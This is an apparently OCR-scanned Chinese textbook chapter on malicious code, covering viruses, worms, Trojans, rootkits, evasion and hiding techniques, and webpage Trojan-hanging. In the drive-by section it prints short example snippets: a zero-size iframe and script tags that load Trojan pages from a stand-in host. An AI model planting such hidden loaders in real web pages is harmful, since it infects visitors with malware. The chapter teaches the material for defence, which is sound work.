早期恶意代码的主要形式是计算机病毒。20 世纪 80 年代，Cohen 设计出一种在运行过程中可以复制自身的破坏性程序，Adleman 将它命名为计算机病毒，它是早期恶意代码的主要内容。随后，Adleman 把病毒定义为一个具有相同性质的程序集合，只要程序具有破坏、传染或模仿的特点，就可认为是计算机病毒。这种定义有将病毒内涵扩大化的倾向，将任何具有破坏作用的程序都认为是病毒，掩盖了病毒潜伏、传染等其他重要特征。

6.3.1　恶意代码的定义

20 世纪 90 年代末，恶意代码的定义随着计算机网络技术的发展逐渐丰富，Grimes 将恶意代码定义为，经过存储介质和网络进行传播，从一台计算机系统到另外一台计算机系统，未经授权认证破坏计算机系统完整性的程序或代码。它包括计算机病毒（Computer Virus）、蠕虫（Worms）、特洛伊木马（Trojan Horse）、逻辑炸弹（Logic Bombs）、病菌（Bacteria）、用户级 Rootkit、核心级 Rootkit、脚本恶意代码（Malicious Scripts）和恶意 ActiveX 控件等。由此定义，恶意代码两个显著的特点是：非授权性和破坏性。几种主要的恶意代码类型及其相关的定义说明如表 6-1 所示。

表 6-1　恶意代码的相关定义

恶意代码类型	定　义	特　点
计算机病毒	指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码	潜伏、传染和破坏
计算机蠕虫	指通过计算机网络自我复制，消耗系统资源和网络资源的程序	扫描、攻击和扩散
特洛伊木马	指一种与远程计算机建立连接，使远程计算机能够通过网络控制本地计算机的程序	欺骗、隐蔽和信息窃取
逻辑炸弹	指一段嵌入计算机系统程序的，通过特殊的数据或时间作为条件触发，试图完成一定破坏功能的程序	潜伏和破坏
病菌	指不依赖于系统软件，能够自我复制和传播，以消耗系统资源为目的的程序	传染和拒绝服务
用户级 Rootkit	指通过替代或者修改被系统管理员或普通用户执行的程序进入系统，从而实现隐藏和创建后门的程序	隐蔽，潜伏
核心级 Rootkit	指嵌入操作系统内核进行隐藏和创建后门的程序	隐蔽，潜伏

6.3.2　恶意代码攻击机制

恶意代码的行为表现各异，破坏程度千差万别，但攻击过程和攻击机制大体相同，其整个攻击过程主要分为 6 个阶段。

（1）侵入系统。侵入系统是恶意代码实现其恶意目的的必要条件。恶意代码入侵的途径很多，如：从互联网下载的程序本身就可能含有恶意代码；接收已经感染恶意代码的电

子邮件；从光盘或软盘向计算机系统安装软件；黑客或者攻击者故意将恶意代码植入系统等。

(2) 维持或提升现有特权。恶意代码的传播与破坏必须盗用用户或者进程的合法权限才能完成。

(3) 隐蔽策略。为了不让系统发现恶意代码已经侵入系统，恶意代码可能会通过改名、删除源文件或者修改系统的安全策略来隐藏自己。

(4) 潜伏。恶意代码侵入系统后，进行潜伏，等待一定的条件，待具有足够的权限时，就发作并进行破坏活动。

(5) 破坏。恶意代码的本质具有破坏性，其目的是造成信息丢失、泄密，破坏系统完整性等。

(6) 重复(1)～(5)的过程对新的目标实施攻击。恶意代码的攻击模型如图 6-2 所示。




图 6-2　恶意代码攻击模型

6.4　恶意代码实现的关键技术

一段好的恶意代码，首先必须具有良好的隐蔽性、生存性，不能轻易被软件或者用户察觉。其次，必须具有良好的攻击性。恶意代码的实现技术主要包括：恶意代码生存技术、恶意代码攻击技术和恶意代码的隐藏技术。

6.4.1　恶意代码生存技术

生存技术主要包括 4 个方面：反跟踪技术、加密技术、模糊变换技术和自动生产技术。反跟踪技术可以减少被发现的可能性，加密技术是恶意代码自身保护的重要机制。

1. 反跟踪技术

恶意代码采用反跟踪技术可以提高自身的伪装能力和防破译能力，增加检测与清除恶意代码的难度。目前常用的反跟踪技术有两类：反动态跟踪技术和反静态分析技术。

反动态跟踪技术主要包括以下 4 方面内容。

(1) 禁止跟踪中断。针对调试分析工具运行系统的单步中断和断点中断服务程序，恶意代码通过修改中断服务程序的入口地址实现其反跟踪目的。“1575”计算机病毒采用该方法将堆栈指针指向处于中断向量表中的 INT 0～INT 3 区域，阻止调试工具对其代码进行跟踪。

(2) 封锁键盘输入和屏幕显示，破坏各种跟踪调试工具运行的必需环境。

(3) 检测跟踪法。检测跟踪调试时和正常执行时的运行环境、中断入口和时间的差异，根据这些差异采取一定的措施，实现其反跟踪目的。例如，通过操作系统的 API 函数试图打开调试器的驱动程序句柄，检测调试器是否被激活从而确定代码是否继续运行。

(4) 其他反跟踪技术。如指令流队列法和逆指令流法等。

反静态分析技术主要包括以下两方面内容。

(1) 对程序代码分块加密执行。为了防止程序代码通过反汇编进行静态分析，程序代码以分块的密文形式装入内存，在执行时由解密程序进行译码，某一段代码执行完毕后立即清除，保证任何时刻分析者不可能从内存中得到完整的执行代码。

(2) 伪指令法(Junk Code)。伪指令法是指在指令流中插入“废指令”，使静态反汇编无法得到全部正常的指令，不能有效地进行静态分析。例如，Apparition 是一种基于编译器变形的 Win32 平台的病毒，编译器每次编译出新的病毒体可执行代码时都要插入大量的伪指令，既达到了变形的效果，也实现了反跟踪的目的。此外，伪指令技术还广泛应用于宏病毒与脚本恶意代码之中。

2. 加密技术

加密技术是恶意代码自我保护的一种手段，加密技术和反跟踪技术的配合使用，使得分析者无法正常调试和阅读恶意代码，不知道恶意代码的工作原理，也无法抽取特征串。从加密的内容上划分，加密手段分为信息加密、数据加密和程序代码加密三种。

大多数恶意代码对程序体自身加密，另有少数恶意代码对被感染的文件加密。例如，Cascade 是第一例采用加密技术的 DOS 环境下的恶意代码，它有稳定的解密器，可以解密内存中加密的程序体。Mad 和 Zombie 是 Cascade 加密技术的延伸，使恶意代码加密技术走向 32 位的操作系统平台。此外，“中国炸弹”(Chinese bomb)和“幽灵病毒”也是这一类恶意代码。

3. 模糊变换技术

利用模糊变换技术，恶意代码每感染一个客体对象时，潜入宿主程序的代码互不相同。同一种恶意代码具有多个不同样本，几乎没有稳定代码，采用基于特征的检测工具一般不能识别它们。随着这类恶意代码的增多，不但使得病毒检测和防御软件的编写变得更加困难，而且还会增加反病毒软件的误报率。目前，模糊变换技术主要有以下 5 种。

(1) 指令替换技术。模糊变换引擎(Mutation Engine)对恶意代码的二进制代码进行反汇编，解码每一条指令，计算出指令长度，并对指令进行同义变换。例如，将指令 XOR REG，REG 变换为 SUB REG，REG；寄存器 REG1 和寄存器 REG2 进行互换；JMP 指令和 CALL 指令进行变换等。例如，Regswap 采用了简单的寄存器互换的变形技术。

(2) 指令压缩技术。模糊变换器检测恶意代码反汇编后的全部指令，对可进行压缩的一

段指令进行同义压缩。压缩技术要改变病毒体代码的长度，需要对病毒体内的跳转指令进行重定位。例如指令 MOV REG，12345678/ADD REG，87654321 变换为指令 MOV REG，99999999；指令 MOV REG，12345678/PUSHREG 变换为指令 PUSH 12345678 等。

(3) 指令扩展技术。扩展技术把每一条汇编指令进行同义扩展，所有压缩技术变换的指令都可以采用扩展技术实施逆变换。扩展技术变换的空间远比压缩技术大得多，有的指令可以有几十种甚至上百种的扩展变换。扩展技术同样要改变恶意代码的长度，需要对恶意代码中的跳转指令进行重定位。

(4) 伪指令技术。伪指令技术主要是对恶意代码程序体中插入无效指令，例如空指令；JMP 下一指令和指令 PUSH REG/MOV REG，12345678/POP REG 等。

(5) 重编译技术。采用重编译技术的恶意代码中携带恶意代码的源码，需要自带编译器或者操作系统提供编译器进行重新编译，这种技术既实现了变形的目的，也为跨平台的恶意代码出现打下了基础。尤其是各类 UNIX/Linux 操作系统，系统默认配置有标准 C 的编译器。宏病毒和脚本恶意代码是典型的采用这类技术变形的恶意代码。造成全球范围传播和破坏的第一例变形病毒是 Tequtla，从该病毒的出现到编制出能够检测该病毒的软件，研究人员花费了 9 个月的时间。

4. 自动生产技术

恶意代码自动生产技术是针对人工分析技术而出现的。“计算机病毒生成器”，即使对计算机病毒一无所知的用户，也能组合出算法不同、功能各异的计算机病毒。“多态性发生器”可将普通病毒编译成复杂多变的多态性病毒。

多态变换引擎可以使程序代码本身发生变化，并保持原有功能。保加利亚的 Dark Avenger 是较为著名的一个例子，这个变换引擎每产生一个恶意代码，其程序体都会发生变化，反恶意代码软件如果采用基于特征的扫描技术，根本无法检测和清除这种恶意代码。

6.4.2 恶意代码攻击技术

常见的攻击技术包括：进程注入技术、三线程技术、端口复用技术、超级管理技术、端口反向连接技术和缓冲区溢出攻击技术。

1. 进程注入技术

当前操作系统中都有系统服务和网络服务，它们都在系统启动时自动加载。进程注入技术就是将这些与服务相关的可执行代码作为载体，恶意代码程序将自身嵌入到这些可执行代码之中，实现自身隐藏和启动的目的。

这种形式的恶意代码只须安装一次，以后就会被自动加载到可执行文件的进程中，并且会被多个服务加载。只有系统关闭时，服务才会结束，所以恶意代码程序在系统运行时始终保持激活状态。比如恶意代码 WinEggDropShell 可以注入 Windows 下的大部分服务程序。

2. 三线程技术

在 Windows 操作系统中引入了线程的概念，一个进程可以同时拥有多个并发线程。三线程技术就是指一个恶意代码进程同时开启了三个线程，其中一个为主线程，负责远程控制的工作。另外两个辅助线程是监视线程和守护线程，监视线程负责检查恶意代码程序是否

被删除或被停止自启动。

守护线程注入其他可执行文件内，与恶意代码进程同步，一旦进程被停止，它就会重新启动该进程，并向主线程提供必要的数据，这样就能保证恶意代码运行的可持续性。例如，“中国黑客”等就是采用这种技术的恶意代码。

3. 端口复用技术

端口复用技术，指重复利用系统网络打开的端口(如 25、80、135 和 139 等常用端口)传送数据，这样既可以欺骗防火墙，又可以少开新端口。端口复用是在保证端口默认服务正常工作的条件下复用，具有很强的欺骗性。例如，特洛伊木马 Executor 利用 80 端口传递控制信息和数据，实现其远程控制的目的。

4. 超级管理技术

一些恶意代码还具有攻击反恶意代码软件的能力。为了对抗反恶意代码软件，恶意代码采用超级管理技术对反恶意代码软件系统进行拒绝服务攻击，使反恶意代码软件无法正常运行。例如，“广外女生”是一个国产的特洛伊木马，它采用超级管理技术对“金山毒霸”和“天网防火墙”进行拒绝服务攻击。

5. 端口反向连接技术

防火墙对于外部网络进入内部网络的数据流有严格的访问控制策略，但对于从内网到外网的数据却疏于防范。端口反向连接技术，就是通过指令恶意代码攻击的服务端(被控制端)主动连接客户端(控制端)的技术。

国外的 Boinet 是最先实现这项技术的木马程序，它可以通过 ICO、IRC、HTTP 和反向主动连接这 4 种方式联系客户端。国内最早实现端口反向连接技术的恶意代码是“网络神偷”。“灰鸽子”则是这项技术的集大成者，它内置 FTP、域名、服务端主动连接这三种服务端在线通知功能。

6. 缓冲区溢出攻击技术

缓冲区溢出漏洞攻击占远程网络攻击的 80%，这种攻击可以使一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权，代表了一类严重的安全威胁。恶意代码利用系统和网络服务的安全漏洞植入并且执行攻击代码，攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而获得被攻击主机的控制权。

缓冲区溢出攻击成为恶意代码从被动式传播转为主动式传播的主要途径。例如，“红色代码”利用 IIS Server 上 Indexing Service 的缓冲区溢出漏洞完成攻击、传播和破坏等恶意目的。“尼姆达蠕虫”利用 IIS 4.0/5.0 DirectoryTraversal 的弱点，以及红色代码 II 所留下的后门，完成其传播过程。

6.4.3　恶意代码的隐藏技术

隐藏通常包括本地隐藏和通信隐藏。其中本地隐藏主要有文件隐藏、进程隐藏、网络连接隐藏、内核模块隐藏、编译器隐藏等；网络隐藏主要包括通信内容隐藏和传输通道隐藏。

1. 本地隐藏

本地隐藏是指为了防止本地系统管理人员察觉而采取的隐蔽手段。本地系统管理人员

通常使用“查看进程列表”、“查看目录”、“查看内核模块”、“查看系统网络连接状态”等管理命令来检测系统是否被植入了恶意代码。

其隐藏手段主要有三类：一类方法是将恶意代码隐藏(附着、捆绑或替换)在合法程序中，可以避过简单管理命令的检查；另一方法是恶意代码能够修改或替换相应的管理命令，也就是把相应管理命令恶意代码化，使相应的输出信息经过处理以后再显示给用户，就可以很容易地达到蒙骗管理人员、隐蔽恶意代码自身的目的；还有一类方法是分析管理命令的检查执行机制，利用管理命令本身的弱点巧妙地避过管理命令，可以达到既不修改管理命令，又达到隐藏的目的。

本地隐藏包括以下 5 个方面。

(1) 文件隐蔽。最简单的方法是定制文件名，使恶意代码的文件更名为系统的合法程序文件名，或者将恶意代码文件附加到合法程序文件中。稍复杂的方法是，恶意代码可以修改与文件系统操作有关的命令，使它们在显示文件系统信息时将恶意代码信息隐蔽起来。更复杂的方法是，可以对硬盘进行低级操作，将一些扇区标志为坏块，将文件隐蔽在这些位置。恶意代码还可以将文件存放在引导区中避免一般合法用户发现。当然恶意代码程序在安装完成或完成任务以后，可以删除原程序文件和运行中留下的痕迹，以隐蔽入侵证据。

(2) 进程隐蔽。恶意代码通过附着或替换系统进程，使恶意代码以合法服务的身份运行，这样可以很好地隐蔽恶意代码。可以通过修改进程列表程序，修改命令行参数使恶意代码进程的信息无法查询。也可以借助 Rootkit 技术实现进程隐蔽。

(3) 网络连接隐蔽。恶意代码可以借用现有服务的端口来实现网络连接隐蔽，如使用 80(HTTP)端口，将自己的数据包设置特殊标识，通过标识识别连接信息，未标识的 WWW 服务网络包仍转交给原服务程序处理。使用隐蔽通道技术进行通信时可以隐蔽恶意代码自身的网络连接。

(4) 编译器隐蔽。使用该方法可以实施原始分发攻击，恶意代码的植入者是编译器开发人员。主要思想如下。

第一步：修改编译器的源代码 A，植入恶意代码，包括针对特定程序的恶意代码和针对编译器的恶意代码。经修改后的编译器源码称为 B。

第二步：用干净的编译器 C 对 B 进行编译得到被感染的编译器 D。

第三步：删除 B，保留 D 和 A，将 D 和 A 同时发布。

以后，无论用户怎样修改系统源程序，使用 D 编译后的目标执行程序都包含恶意代码。而更严重的是用户无法查出原因，因为被修改的编译器源码 B 已被删除，发布的是 A，用户无法从源程序中看出破绽，即使用户使用 D 对 A 重新进行编译，也无法清除隐蔽在编译器二进制代码中的恶意代码。

(5) Rootkit 隐蔽。Windows 操作系统中的 Rootkit 分为两类：用户模式下的 Rootkit 和内核模式下的 Rootkit。两种 Rootkit 的目的都是隐藏恶意代码在系统中的活动。用户模式下的 Rootkit 修改二进制文件，或者修改内存中的一些进程，同时保留它们受到限制的通过 API 访问系统资源的能力。用户模式下的 Rootkit 最显著的特点是驻留在用户模式下，需要的特权小，更轻便，用途也多种多样，它隐藏自己的方式是修改可能发现自己的进程。例如，修改 Netstat. exe，使之不能显示恶意代码使用的网络连接。

内核模式下的 Rootkit 比用户模式下的 Rootkit 隐藏性更好，它直接修改更底层的系统功能，如系统服务调用表，用自己的系统服务调用函数替代原来的函数，或者修改一些系统内部数据结构比如活动进程链表等，从而可以更加可靠地隐藏自己。

从上述隐蔽方法来看，恶意代码植入的位置越靠近操作系统底层越不容易被检测出来，对系统安全构成的威胁也就越大。

2. 网络隐蔽

现在计算机用户的安全意识较以前有了很大提高。在网络中，普遍采用了防火墙、入侵检测和漏洞扫描等安全措施。那种使用传统通信模式的恶意代码客户端与服务端之间的会话已不能逃避上述安全措施的检测，恶意代码需要使用更加隐蔽的通信方式。

使用加密算法对所传输的内容进行加密能够隐蔽通信内容。隐蔽通信内容虽然可以保护通信内容，但无法隐蔽通信状态，因此传输信道的隐蔽也具有重要的意义。对传输信道的隐蔽主要采用隐蔽通道技术。美国国防部可信操作系统评测标准对隐蔽通道进行了如下定义：隐蔽通道是允许进程违反系统安全策略传输信息的通道。

隐蔽通道分为两种类型：存储隐蔽通道和时间隐蔽通道。存储隐蔽通道是一个进程能够直接或间接访问某存储空间，而该存储空间又能够被另一个进程所访问，这两个进程之间所形成的通道称为存储隐蔽通道。时间隐蔽通道是一个进程对系统性能产生的影响可以被另外一个进程观察到并且可以利用一个时间基准进行测量，这样形成的信息传递通道称为时间隐蔽通道。

传统的隐蔽通道研究中，都是把隐蔽通道定义在操作系统的内部，研究表明隐蔽通道也适用于网络。发送进程和接收进程共享一个客体：网络数据包。发送进程能够改变客体，也就是可以将客体进行形式变换，以便进行信息隐蔽。接收进程能够检测到客体的变化，也就是可以将客体还原，将隐蔽的信息解读出来。对数据包内容的修改对应于存储隐蔽通道，对数据包顺序进行变换或者改变数据包发送响应时间则可以对应于时间隐蔽通道。

在 TCP/IP 协议簇中，有许多冗余信息可以用于建立隐蔽通道。攻击者可以利用这些隐蔽通道绕过网络安全机制秘密地传输数据。TCP/IP 数据包格式在实现时为了适应复杂多变的网络环境，有些信息可以使用多种方式表示，恶意代码可以利用这些冗余信息进行隐蔽。

如果选用安全策略允许的端口进行传输，比如捆绑在 WWW 通信服务中，则可以穿透防火墙和避过入侵检测等系统的检测，因而具有较强的生命力。

6.5　特洛伊木马

6.5.1　特洛伊木马概念

特洛伊木马(Torjan horse，简称木马)，其名称取自古希腊神话“木马屠城记”。它是一个具有伪装能力、隐蔽执行的非法功能的恶意程序，而受害用户表面上看到的是合法功能执行。目前，特洛伊木马已成为黑客常用的攻击方法，它通过伪装成合法程序或文件，植入系统，对网络系统安全构成严重威胁。据统计，2011 年有近 900 万台机器有被植入远程

管理木马的迹象。同计算机病毒、网络蠕虫相比较，特洛伊木马不具有自我传播能力，其传播是通过其他的传播机制来实现的。攻击者能不同程度地远程控制受到特洛伊木马侵害的计算机，例如访问受害计算机、在受害计算机中执行命令或利用受害计算机进行DDoS攻击。

6.5.2 特洛伊木马的分类

根据特洛伊木马的管理方式来分析，特洛伊木马可以分为本地特洛伊木马和网络特洛伊木马。本地特洛伊木马是最早期的一类，其特点是木马只运行在本地的单台主机，木马没有远程通信功能，木马的攻击环境是多用户的UNIX系统，典型例子就是盗用口令的木马。网络特洛伊木马是指具有网络通信连接及服务功能的一类木马，简称网络木马。此类木马由两部分组成，即远程木马控制管理和木马代理，其中远程木马控制管理主要是监测木马代理的活动，远程配置管理代理，收集木马代理窃取的信息；而木马代理则是植入到目标系统中，伺机获取目标系统的信息或控制目标系统的运行，类似网络管理代理。目前，特洛伊木马一般泛指这两类木马，而网络木马已成为主要类型。虽然木马攻击危害大，但木马攻击是否成功，还要取决于以下条件。

(1) 木马攻击者要写出一段程序，既要能进行非法操作，又要让程序的行为不会引起用户的怀疑。

(2) 木马攻击者应可使用某种方法，使得受害者能够访问、安装或接收这段程序。

(3) 木马攻击者必须使受害者运行该程序。

(4) 木马攻击者应可使用某种方法获取木马操作结果，例如获得木马复制的保密信息。

6.5.3 特洛伊木马的运行机制

受木马攻击者的意图影响，其行为表现各异，但基本运行机制相同，整个木马的攻击过程主要分为5个部分。

(1) 寻找攻击目标。攻击者通过互联网或其他方式搜索潜在的攻击目标。

(2) 收集目标系统的信息，主要包括操作系统类型、网络结构、应用软件和用户习惯等。

(3) 将木马植入目标系统。攻击者根据所搜集到的信息，分析目标系统的脆弱性，制定植入木马策略。木马植入的途径有很多，如通过网页点击、执行电子邮件等。

(4) 木马隐藏。为实现攻击意图，木马设法隐藏其行为，包括目标系统隐藏、本地活动隐藏和远程通信隐蔽。

(5) 攻击意图实现，即激活木马，实施攻击。木马植入系统后，待触发条件满足后，就进行攻击破坏活动，如窃取口令、远程访问和删除文件等。木马运行机制如图6-3所示。

6.5.4 网页挂马

网页挂马就是攻击者通过在正常的页面中(通常是网站的主页)插入一段代码。浏览者在打开该页面的时候，这段代码被执行，然后下载并运行某木马的服务器端程序，进而控制浏览者的主机。随着网络技术的发展，挂马越来越多。网络上挂马的程序非常多，并且挂马的代码不用攻击者编写，完全可以采用工具化、傻瓜化的方式实现，其技术门槛相对比较低，因此目前对于网络的危害也特别大。




图 6-3　木马运行机制流程图

1. 网页挂马的种类

网页挂马的种类主要有以下几种。

(1) iframe 式挂马。网页木马是被攻击者利用 iframe 语句,加载到任意网页中都可执行的挂马形式,是最早也是最有效的一种网络挂马技术。通常的挂马代码如下:

```
<iframe src=http://www.xxx.com/muma.html width=0 height=0></iframe>
```

在打开插入该句代码的网页后,也就打开了 http://www.xxx.com/muma.html 页面,但是由于它的长和宽都为"0",所以很难被察觉,非常具有隐蔽性。

(2) js 脚本挂马。js 挂马是一种利用 js 脚本文件调用的原理进行的网页木马隐蔽挂马技术,通常黑客先制作一个.js 文件,然后利用 js 代码调用到挂马的网页。通常代码如下:

```
<script language=javascript src=http://www.xxx.com/gm.js></script>
```

http://www.xxx.com/gm.js 就是一个 js 脚本文件,通过它调用和执行木马的服务端。这些 js 文件一般都可以通过工具生成,攻击者只需输入相关的选项就可以了。

(3) 图片伪装挂马。攻击者将类似 http://www.xxx.com/test.htm 中的木马代码植入到 test.gif 图片文件中,这些嵌入代码的图片都可以用工具生成,攻击者只需输入相关的选项就可以了。图片木马生成后,再利用代码调用执行,代码如:

```
<html>
<iframe src="http://www.xxx.com/test.htm" height=0 width=0></iframe>
<img src="http://www.xxx.com/test.jpg"></center>
</html>
```

这样,当用户打开 http://www.xxx.com/test.htm 时,网页中的木马代码也随之运行。

(4) 网络钓鱼式挂马。这是网络中最常见的欺骗手段,黑客们利用人们的猎奇、贪心等

心理伪造一个链接或者一个网页，利用社会工程学欺骗方法，引诱用户点击，当用户打开一个看似正常的页面时，网页代码随之运行，隐蔽性极高。这种方式往往和欺骗用户输入某些个人隐私信息，然后窃取个人隐私相关联。常见的如获奖消息、赠送 QQ 币等。

